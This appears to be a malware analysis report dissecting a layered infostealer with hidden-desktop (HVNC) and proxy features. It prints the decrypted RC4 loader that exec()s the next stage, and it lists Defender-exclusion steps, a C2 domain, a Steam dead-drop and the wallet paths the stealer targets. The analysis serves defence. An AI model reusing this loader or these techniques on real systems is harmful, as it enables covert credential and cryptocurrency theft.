There is no need to run a .pyc file to see what is inside it. The compiled module is opened to read its constants, the names it uses, and the path from which it was compiled.

Three things come out of it:

1. **The key, in plain text:** 32 characters that will serve all remaining layers.
2. **The names used by the module:** rc4, subprocess, Popen, and executable. These reveal what it does without needing to read a single instruction: it decrypts with RC4 and runs the result using the same interpreter that is executing it.
3. **The one that should not be there:** The field `co_filename` stores the path of the file from which the bytecode was compiled. On the machine where it was compiled, the file was located at C:\StrEncDec\x64\Release\mod.py. x64\Release is the output folder of a

Visual Studio project, and that project is named `StrEncDec` (the name that whoever wrote this gave to their tool, which stands for 'string encrypt/decrypt').

Layer 2: Dynamic Path Resolution


Decrypting the blob with that key yields 669 bytes of readable Python.

```python
import sys
import os
key = b'UW14Bh3A32csfz9SZxMLe0SYR5ik3y6D'

def rc4(key : {__getitem__, __len__}, data : {__iter__}):  2+ usages
    S = list [int] (range(256))
    j = 0

    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = 0
    j = 0

    result = bytearray()

    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256

        S[i], S[j] = S[j], S[i]

        k = S[(S[i] + S[j]) % 256]

        result.append(byte ^ k)

    return result


with open(os.path.dirname(sys.executable) + '\\axtBgerG.2F', 'rb') as f:
    screnc = f.read();

decrypted = rc4(key, screnc);

exec(decrypted.decode('utf-8'));
```

No fixed path is used. The file is searched for in the interpreter's folder, which is the randomly named folder created by the command in C:\ProgramData. It changes with every infection, and the program determines it by asking Python where it is located.

Layer 3: Reflective PE Shellcode Loader

The second file, decrypted with the same key, consists of 369 lines of Python that leave the executable running in memory. And it starts with its configuration written in.



The configuration extracted from the `mod.pyc` file exposes all the cryptographic and structural parameters required for the final payload extraction:

- **Encryption Mechanism:** AES-256 algorithm operating in block mode. The decryption key is derived by calculating the SHA-256 hash of the 32-character string provided in the configuration, replicating the native behavior of Windows cryptography APIs (CryptoAPI / CNG).
- **Location Parameters:** Initial offset, exact length in bytes, and delimiters of the executable embedded within the LearnWfriend.zip container.

The script processes and decrypts the container by blocks directly in RAM, completely avoiding writing any artifacts to the local file system (diskless extraction).


Execution via Reflective Injection Shellcode (PE Loader): The activation process of the decrypted PE (Portable Executable) binary is not delegated to the Python interpreter, but rather to a 4,096-byte machine code module (shellcode) integrated directly into the configuration routine:

- **Executable Memory Allocation:** The script allocates a block of volatile memory and grants it read, write, and execute permissions (PAGE_EXECUTE_READWRITE).

- **Transfer of Control:** It copies the 4,096 bytes of the shellcode to the allocated space and triggers execution at relative offset 0x5B8 (SHELL64_OFFSET), passing as an argument the memory pointer where the previously decrypted executable is stored. The adjacent value SHELL32_OFFSET (designed as an alternative entry point for 32-bit architectures) remains inactive during the process.
- **Reflective Memory Loading:** The shellcode acts as a custom PE loader (Reflective PE Loader): it parses the DOS and NT headers, resolves the Import Address Table (IAT), applies base relocations, and transfers execution flow to the main entry point (AddressOfEntryPoint) of the final binary.

Layer 4: Decrypted Binary Extraction

MZ are the two bytes with which every Windows executable begins. The 1,748,496 bytes located at byte 2,503,240 of the file with the .c extension were an encrypted binary, and now it is out in the open.



Built Two Seconds Apart: A 1.7 MB 64-bit executable, and the two timestamps tell how the package was fabricated: the program was compiled, and two seconds later the Python script wrapping it was already written. This is not someone assembling the layers by hand. It is a build pipeline producing the entire package in one go. Each file declares its own timestamp, and a declared timestamp can be forged, but these come from two different formats and fit within a two-second difference, which is not what happens when they are set at random.


On July 28, 2026, we queried its hash in threat intelligence engines and it returned nothing: no analysis, no detection, no upload date. This fits with

what it costs to reach it. To obtain it, one must cross the four layers described above.

Three days later it appeared. On July 31, someone uploaded it for the first time, a single submission from a single source, titling it `extracted_payload.exe` (a name that betrays how they reached it, unpacking the same layers).

Static Configuration Analysis

The binary stores its operational configuration grouped at the beginning of the .data section.



First, at the very top, LearnWfriend. The binary carries within it the name of the ZIP carrying it. It is the label the operator uses to identify this shipment.

Next, the InHotDanceMeloman family with suffixes from a to j (the folders where the program works within the user profile and the names with which it marks itself to avoid executing twice).

The configuration reveals the primary C2 endpoint: the target domain toomuchsmokee[.]com listening on port 1010. Immediately adjacent to these network parameters sits the campaign identifier string, id/oviudneofhs983r.


The three lines of Add-MpPreference are the commands it will send to PowerShell to execute: adding its folder and its process to Windows Defender's exclusion list. Each ends with an echo containing a nonsense

string, distinct in each command and written in the binary, which allows the program to read the output and confirm the command was executed.

And there is C:\ProgramData\Krutyak.zip, with a command that decompresses it in C:\ProgramData, which is where the usbmmidd_v2 folder on the adjacent line comes from. The binary does not download it. There is not a single address associated with it in the entire executable, so it is not the binary that brings it.


Fallback Dead Drop Resolver (Steam)

The server domain is written in the configuration, but the binary also carries a second way to determine it, without point to any of the attacker's infrastructure.



An embedded regular expression searches for a specific HTML tag: the one Steam places in the header of each public community profile to display the user's name. The expression's capture group extracts precisely that value.

The target profile is specified in the configuration as id/oviudneofhs983r. By applying the regular expression to the retrieved page, the payload extracts its active C2 domain.



It is the same Ethereum contract trick, changing the carrier. The program does not query any suspicious site for the address. It requests a Steam page, as any gamer would do, and reads the name of an account. To change servers, the operator only needs to edit that account name.

The port does not appear anywhere on the page. 1010 is written in the binary, and the domain can be rewritten from the mailbox, so what the operator can rotate without touching anything is the server, not the port.

Credential and Wallet Harvesting

The agent of the previous stages retrieved the machine's profile and little else, never user data. This final payload indeed goes after them, starting with cryptocurrency wallets.

```
$ echo; grep -aE "Coinomi|Exodus|exodus.wallet|atomic|Guarda|Armory|Komodo|WalletWasabi|Electrum|Local Extension Settings|Secure Preferences" derived/final_pe_strings_utf16.txt

Secure Preferences
%ws\Secure Preferences
%ws\Local Extension Settings\%ws
%LOCALAPPDATA%\Coinomi\Coinomi\wallets
%APPDATA%\Exodus
exodus.wallet
%APPDATA%\Exodus\exodus.wallet
%APPDATA%\atomic
%APPDATA%\atomic\Local Storage\leveldb
%APPDATA%\Guarda
%APPDATA%\Guarda\Local Storage\leveldb
%APPDATA%\Armory
%APPDATA%\com.komodo\Komodo Wallet
%APPDATA%\WalletWasabi\Client\Wallets
%APPDATA%\Electrum\wallets
$
```


Eight wallets, each with the exact folder where it stores its data: Coinomi, Exodus down to the file name (`exodus.wallet`), Atomic, Guarda, Armory, Komodo, Wasabi Wallet, and Electrum. In two of them, it goes down to Local Storage\leveldb, which is the database where the application stores its state.

The lines for Secure Preferences and Local Extension Settings are for wallets residing inside the browser. There is a design decision there: it does not carry a list of specific extensions. It carries the template `%ws\Local Extension Settings%ws` with two blanks to fill, and next to it Secure Preferences (the file where the browser records which extensions it has installed). First, it checks what exists, and then it goes after it.

The question is what it does with those paths, and the answer lies in the executable's import table (the list of functions it requests from Windows, along with the library from which each originates).

Checking that a folder exists, traversing it entirely, opening each file, checking its size, and reading it. With wallets, that is the job: carrying away the files where each application stores its keys. Opening them is a problem for whoever ends up with the copy, not for the victim's machine.

With browsers, it does something more elaborated, because passwords and cookies are indeed encrypted.



Above, four browsers by name and the file where each stores the key protecting the rest. Below, the two queries to the cookie databases: the first is


Chrome's and its derivatives, the second is Firefox's, written field by field and directly requesting the encrypted value column.

The last string above is the one that dates the work: `app_bound_encrypted_key` is the field Chrome introduced to bind its keys to the application itself and stop precisely this theft. The binary searches for it with its own regular expression, so it is not written against the schema of a few years ago, but against today's.

Below are the functions with which it opens all that: `CryptUnprotectData` (the one that returns what Windows itself had protected for that user) and the set of bcrypt and ncrypt for the new part. It does not crack the encryption. It asks Windows to undo it, running within the victim's session, which is where that request is granted.

The same import table, filtered by other functions, reveals two capabilities running live. `AddClipboardFormatListener` is the most sophisticated: it does not query the clipboard periodically, it subscribes to be notified by Windows as soon as it changes, and then `OpenClipboard` and `GetClipboardData` collect whatever is there.

The other is keylogging: `SetWindowsHookExW` along with `CallNextHookEx` is a hook that intercepts what the victim types, and `GetKeyboardState` reads the state of the keys. What is typed and what is copied are captured as they happen, without waiting for them to be saved anywhere.



Hidden Desktop (HVNC) and Proxy Operations

What makes this program different from an ordinary password stealer?

The first line is the name the program has for itself, the one left over from the project with which it was compiled: HVNC and SOCKS5 (the two pieces of what comes next).

`CreateDesktopW` creates a new Windows desktop, separate from the one the victim is looking at. Programs opened there do not appear on their screen, do not show in their taskbar, and do not interrupt whatever they are doing. `PrintWindow` and `StretchBlt` take screenshots of that invisible desktop to send to the operator, and SendInput inputs the keystrokes and mouse movements sent by the operator from the other side. It is a complete remote desktop, mounted on top of the victim's session and hidden from them.

And that is where the `Krutyak.zip` from the configuration fits in: `usbmmIdd.inf` is the installation file of a virtual monitor driver (a legitimate tool that creates a screen that does not exist). On a system without a physical monitor available, or to avoid fighting with the one the victim is using, that hidden desktop needs a screen to draw itself on, and the driver provides it.

The SOCKS5 in the name completes the picture: it turns the infected computer into an internet proxy/exit point. Everything the operator does from there (accessing a bank, an email, a panel) appears to originate from the victim's IP address and from their own machine, with their active sessions already open.

Operational Relationship: Stager vs. Final Payload

The agent described in the previous stages had not a single stealing function, which is why we called it a foot in the door. This is what enters through that door when the operator decides the machine is worth it, and it is the exact opposite of the agent: a native program, without a single line of Python, that carries away credentials, cookies, and wallets, and additionally allows the attacker to operate the computer without its owner seeing a thing.

The two pieces live on separate infrastructures: the agent speaks to an address derived from an Ethereum contract, the payload speaks to a domain derived from a Steam profile, and this separation appears deliberate.

Even so, three things link them, and none depends on the other two:

- **The domain** serving the files and the final server share the same registrant identifier.
- **The installers** of this campaign and those of other samples speaking to that same server come from the same packager, compiled once and reused.
- **The command** delivered by the C2 in the previous stage downloads precisely this payload's container.

Key Takeaways and Insights for Defense

This multi-stage campaign demonstrates a sophisticated operational model built for stealth, resilience, and adaptability. By pairing a lightweight, highly evasive Python stager with an unhooked native payload, the threat actor effectively isolates initial access from high-risk exfiltration operations.

The campaign relies on four primary structural pillars to bypass traditional defenses:

- **Web Supply Chain Injections:** Leverages trusted infrastructure and living-off-the-land execution to bypass initial perimeter controls and gain execution.
- **Decentralized Dead Drop Resolvers:** Utilizes smart contracts on Ethereum and public profiles on Steam to dynamically serve C2 addresses, ensuring infrastructure persistence even if primary domains are taken down.
- **Covert DNS Tunneling:** Blends control signals and data exfiltration into legitimate-looking DNS requests, bypassing standard network monitoring and system log audits.
- **Undetected Host Control:** Deploys an isolated hidden desktop (HVNC) and proxy mechanism, granting the operator full administrative control over compromised endpoints without user awareness.

Defending against this operational model requires shifting away from reliance on static indicators. Organizations must deploy behavior-based detection and conduct proactive threat hunting across every stage of the execution chain.